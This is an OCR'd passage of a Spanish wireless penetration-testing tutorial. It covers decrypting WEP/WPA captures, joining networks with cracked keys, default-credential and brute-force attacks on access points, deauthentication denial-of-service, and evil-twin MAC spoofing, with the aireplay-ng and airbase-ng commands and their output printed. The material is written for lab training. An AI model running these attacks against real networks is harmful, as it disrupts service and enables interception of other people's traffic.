
Descifrar paquetes WEP y WPA

En todos los ejercicios, que hemos hecho hasta ahora, hemos roto las claves WEP y WPA usando varias técnicas. Pero, ¿qué hacemos con esta información? El primer paso sería la de descifrar paquetes de datos que hemos capturado utilizando estas claves.


En el siguiente ejercicio, vamos a descifrar los paquetes WEP y WPA en la trama del mismo archivo que capturó utilizando las claves que rompimos.

Parte práctica – Descifrando paquetes WEP y WPA


1. Vamos a descifrar paquetes del mismo archivo de captura WEP que hemos creado antes `WEPCrackingDemo-01.cap`. Para ello, vamos a utilizar otra herramienta de la suite `Aircrack-ng` llamada `airdecap-ng`. Corremos el siguiente comando como se muestra en la siguiente captura de pantalla: `airdecap-ng -w abcdefabcdefabcdefabcdef12 WEPCrackingDemo-01.cap`, utilizando la clave WEP que rompimos con anterioridad:



2. Los archivos desencriptados se almacenan en un archivo llamado `WEPCrackingDemo-01-dec.cap`. Nosotros usamos la utilidad `tshark` para ver los primeros diez paquetes del archivo. Tenga en cuenta que es posible ver resultados diferentes en función de lo que ha capturado:



3. WPA/WPA2 PSK funciona exactamente de la misma forma que con WEP utilizando la utilidad `airdecap-ng`, como se muestra en la figura siguiente, con el comando `airdecap-ng -p abdefgh WPACrackingDemo-01.cap -e " Wireless Lab "`:



¿Qué ha pasado?


Acabamos de ver, cómo podemos descifrar paquetes cifrados WEP y WPA/WPA2-PSK con `airdecap-ng`. Es interesante notar, que podemos hacer lo mismo con Wireshark. Le animamos a explorar cómo se puede hacer mediante la consulta de la documentación de Wireshark.

Conectándonos a redes WEP y WPA

También se puede conectar a la red autorizada después de haber roto la clave de red. Esto puede venir muy bien, durante las pruebas de penetración. Inicio de sesión autorizada en la red con la clave crackeada es la última prueba que puede brindar a su cliente de que su red es insegura.

Parte práctica – Conectándonos a una red WEP

1. Utilice la utilidad `iwconfig` para conectarse a una red WEP, una vez que tienes la clave. En un ejercicio anterior rompimos la clave `WEP abcdefabcdefabcdefabcdef12`:




¿Qué ha pasado?


Hemos visto cómo conectarse a una red WEP.

Parte práctica – Conectándonos a una red WEP


1. En el caso de WPA, el asunto es un poco más complicado. La utilidad `iwconfig` no se puede utilizar con WPA/WPA2 Personal y Enterprise, ya que no lo soporta. Nosotros utilizamos una nueva herramienta llamada `wpa_supplicant` para esta práctica. Para usar `wpa_supplicant` en una red tendremos que crear un archivo de configuración como se muestra en la imagen. Vamos a llamar a este archivo `wpa-supp.conf`:



2. A continuación, se invoca la utilidad `wpa_supplicant` con las siguientes opciones: `-Dwext -iwlan0 -c wpa-supp.conf` lapara conectarse a la red WPA que rompimos como ya vimos. Una vez que la conexión se establece, `wpa_supplicant` te mostrará un mensaje de conexión.



3. Por tanto una vez que esté conectado con las claves de red WEP y WPA debería usar dhcpclient3 para conseguir una dirección DHCP de la red como se muestra a continuación:



¿Qué ha pasado?

La utilidad predeterminada `iwconfig` no puede ser utilizada para conectarse a las redes WPA/WPA2. La herramienta de facto para esto es `wpa_supplicant`. En este laboratorio, hemos visto cómo podemos usarlo para conectarse a la red WPA.

Examen sorpresa – Fallos de encriptación de WLAN

1. ¿Qué paquetes se utilizan para la reproducción de paquetes?

a. Deautenticación de paquetes

b. Paquete asociado

c. Paquete ARP cifrado

d. Ninguno de los anteriores

2. WEP puede hackeada:

a. Siempre

b. Sólo cuando una clave/contraseña débil es elegida

c. Sólo en circunstancias especiales,

d. Sólo si el punto de acceso se ejecuta software antiguo

3. WPA puede ser violada:

a. Siempre

b. Sólo cuando una clave/contraseña débil es elegida

c. Si el cliente tiene firmware antiguo

d. Incluso sin clientes conectados a la red inalámbrica

Resumen

En este capítulo, hemos aprendido lo siguiente acerca del cifrado de WLAN:

- WEP es defectuoso y no importa cual sea la clave WEP es decir, con suficientes muestras de paquetes de datos siempre es posible romper el protocolo WEP.
- WPA/WPA2 es criptográficamente no manipulable en la actualidad, sin embargo, bajo circunstancias especiales, como cuando una frase de contraseña débil es elegida en WPA/WPA2-PSK, es posible recuperar la contraseña utilizando los ataques de diccionario.
- En el siguiente capítulo, vamos a ver en diferentes ataques en la infraestructura de WLAN, como puntos de acceso, evil twin, los ataques bit-flipping y así sucesivamente.

5

Ataques a la infraestructura WLAN

"Por lo tanto, lo que es de suma importancia en la guerra es atacar la estrategia del enemigo"

Sun Tzu, El Arte de la Guerra

En este capítulo, vamos a atacar el núcleo de la infraestructura de WLAN! Nos centraremos en cómo podemos penetrar en la red autorizada mediante el uso de varios vectores de ataque nuevo, y también cómo podemos atraer a los clientes autorizados a conectarse a nosotros, como un atacante.

La infraestructura WLAN es lo que proporciona servicios inalámbricos a todos los clientes WLAN en un sistema. En este capítulo, vamos a ver varios ataques que pueden realizarse contra la infraestructura:

- Cuentas por defecto y credenciales del punto de acceso
- Ataques de denegación de servicio
- Evil twin y suplantación de identidad del punto de acceso MAC
- Puntos de acceso renegados (rouge Access points)

Cuentas por defecto y credenciales del punto de acceso

Los puntos de acceso WLAN son los pilares básicos de la infraestructura. A pesar de que juegan un papel tan importante, a veces son lo más descuidado en términos de seguridad. En este ejercicio, vamos a comprobar si las contraseñas por defecto han sido cambiados en el punto de acceso o no. A continuación, vamos a seguir para verificar que aun cuando las contraseñas se han cambiado, siguen siendo fáciles de adivinar y el crack con un ataque basado en diccionario.


Es importante señalar que a medida que avanzamos en capítulos más avanzados, se supone que ha pasado por los capítulos anteriores y ahora está familiarizado con el uso de todas las herramientas que se discuten allí. Esto nos permite aprovechar ese conocimiento y tratar los ataques más complicados

Parte práctica – hacking de cuentas por defecto en el punto de acceso

Siga estas instrucciones para comenzar:

1. Primero vamos a conectar a nuestro de punto de acceso de laboratorio**.** Vemos que el modelo del punto de acceso es un **D-Link DIR-615** como se muestra en la siguiente captura:

2. Desde la web del fabricante, nos encontramos con las credenciales de cuenta por defecto **admin** está en blanco , es decir, sin contraseña. Nosotros tratamos este tema al principio del libro y nos conectamos con éxito. Esto muestra lo fácil que es entrar en las cuentas con las credenciales por defecto. Sin duda recomendamos descargar el manual de usuario del router de internet, esto permitirá que entiendas de lo que trata la prueba durante la penetración y que te hagas una idea de los defectos de configuración que vamos a comprobar.



¿Qué ha pasado?

Hemos comprobado que a veces las credenciales por defecto no se cambian en el punto de acceso y esto podría conducir a comprometer todo el sistema. Además incluso si las credenciales por defecto se cambian, no debe ser algo que sea fácil de adivinar ni ejecutando un simple ataque basado en diccionario.

Inténtelo – hacking de cuentas usando ataques de fuerza bruta

En el ejercicio anterior, cambie la contraseña a algo difícil de adivinar o buscar en un diccionario y vea si se puede romper con un ataque de fuerza bruta. Limite la longitud y caracteres de la contraseña, de modo que pueda tener éxito en algún momento. Una de las herramientas más comunes que se utilizan para romper la autentificación HTTP se llama Hydra disponible en BackTrack.

Ataque de denegación de servicio

Las redes WLAN son propensas a los ataques de **denegación de servicio (DoS)** usando varias técnicas, incluyendo pero no limitadas a:


- Ataque de de-autenticación
- Ataque de desasociación
- Ataque CTS-RTS
- Ataque de interferencia del espectro de la señal

En el ámbito de este libro, hablaremos de ataques De-autenticación a la infraestructura inalámbrica de la red LAN mediante el siguiente experimento.


Parte práctica –Ataque de de-autenticación DoS

Siga estas instrucciones para comenzar:


1. Vamos a configurar la red **Wireless Lab** para utilizar la autenticación abierta y sin codificación. Esto nos permitirá ver los paquetes con Wireshark fácilmente:




2. Vamos a conectar a un cliente de Windows en el punto de acceso. Vemos la conexión en la pantalla de `airodump-ng`:




3. Ahora en la máquina atacante, iniciamos un ataque dirigido de de-autenticación:




4. Tenga en cuenta como el cliente se desconecta del punto de acceso. Podemos verificarlo en la misma pantalla de `airodump-ng`, así:



6. Si se utiliza Wireshark para ver el tráfico, te darás cuenta de que nos acaba de enviar un montón de paquetes de de-autenticación:



6. Podemos hacer el mismo ataque mediante el envío de difusión de de-autenticación de paquetes (broadcast de-authentication packet) hacia el punto de acceso de la red inalámbrica. Esto tendrá el efecto de desconectar todos los clientes conectados:



¿Qué ha pasado?

Hemos enviado con éxito frames de de-autenticación al punto de acceso y el cliente. Esto se ha traducido en conseguir que se desconecte y una pérdida completa de comunicación entre ellos.

También hemos enviado paquetes de difusión de de-autenticación, que asegurará que ningún cliente en las cercanías se pueda conectar correctamente al punto de acceso.

Es importante tener en cuenta que tan pronto como el cliente se desconecta, intentará volver a conectarse de nuevo al punto de acceso y por lo tanto el ataque de de-autenticación tiene que llevarse a cabo de manera sostenida para tener un efecto de ataque de denegación de servicio completo.

Este es uno de los ataques más fáciles de orquestar, pero tiene el efecto más devastador. Esto podría ser fácilmente utilizado en el mundo real para tirar una red inalámbrica.

Inténtalo –Ataque de desasociación

Trata de ver cómo se puede llevar a cabo un ataque de desasociación contra la infraestructura con las herramientas disponibles en BackTrack. ¿Puedes hacer un ataque de desasociación?

Evil twin y suplantación de identidad de punto de acceso MAC

Uno de los ataques más potentes en las infraestructuras WLAN es el Evil twin. La idea es, básicamente introducir un punto de acceso controlado por el atacante en las inmediaciones de la red WLAN. Este punto de acceso se anuncia con el mismo SSID exacto de la red WLAN legitima.


Muchos usuarios de redes inalámbricas accidentalmente pueden conectarse a este punto de acceso malicioso y pensar que es parte de la red autorizada. Una vez que se establece la conexión el atacante puede orquestar un man-in-the-middle y mantener de forma fluida un re-envío del tráfico mientras que escucha toda la comunicación. Vamos a ver cómo se lleva a cabo man-in-the-middle en el capítulo posterior. En el mundo real lo ideal es que el atacante estuviera cerca de la red autorizada, para que el usuario se confunda y accidentalmente se conecte a su red.

Un Evil twin que tiene la misma dirección MAC como un punto de acceso autorizado es aún más difícil de detectar y disuadir. Aquí es donde la suplantación MAC del punto de acceso comienza! En el siguiente experimento, vamos a ver cómo crear un Evil twin, junto con la suplantación del punto de acceso MAC.


Parte práctica –Evil twin y suplantación de MAC

Siga estas instrucciones para comenzar:


1. Use `airodump-ng` para localizar el BSSID del punto de acceso y el ESSID que nos gustaría emular en el Evil twin:




2. Conectamos un cliente inalámbrico al punto de acceso:



3. Utilizando esta información, se crea un nuevo punto de acceso con el mismo ESSID pero diferentes BSSID y dirección MAC con el comando airbase-ng:



4. Este nuevo punto de acceso también aparece en la pantalla de `airodump-ng`. Es importante tener en cuenta que tendrá que ejecutar `airodump-ng` en una nueva ventana con el siguiente comando `airodump-ng - channel 11 wlan0` para ver este nuevo punto de acceso:



5. Ahora enviamos una trama de de-autenticación para el cliente, por lo que se desconecta inmediatamente y trata de volver a conectar:


```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# aireplay-ng --deauth 0 -a 00:21:91:D2:8E:25 mon0
08:41:02  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:41:02  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:03  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:04  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:05  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:06  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:07  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:08  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:09  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:09  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:10  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:11  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:12  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:13  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:14  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:15  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:19  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:20  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:21  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:22  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:23  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:24  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
08:41:24  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
```

6. Cuanto mas nos acercamos a este cliente, nuestra fuerza de señal es más alto y se conecta a nuestro punto de acceso duplicado malicioso (Evil twin) como se muestra en las pantallas siguientes:


```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

 CH 11 ][ Elapsed: 0 s ][ 2011-03-05 08:43

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:17:7C:09:CF:10  -71   0        2        0    0  11  54e  WPA  TKIP   PSK  Sunny
 00:21:91:D2:8E:25   -6   0        9        0    0  11  54 . OPN              Wireless Lab
 00:22:7F:65:0A:99   -1   0        0        7    0 158  -1   WPA              <length:  0>
 AA:AA:AA:AA:AA:AA    0   0       21       45    0  11  54   OPN              Wireless Lab
 00:1E:40:53:02:FC  -39   0       10        0    0  11  54   WPA  TKIP   PSK  vivek

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 AA:AA:AA:AA:AA:AA  60:FB:42:D5:E4:01  -14    0 - 1      0      112  Wireless Lab
^C
root@bt:~#
```

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -a AA:AA:AA:AA:AA:AA --essid "Wireless Lab" -c 11 mon0
08:39:15  Created tap interface at0
08:39:15  Trying to set MTU on at0 to 1500
08:39:15  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
08:43:07  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
```

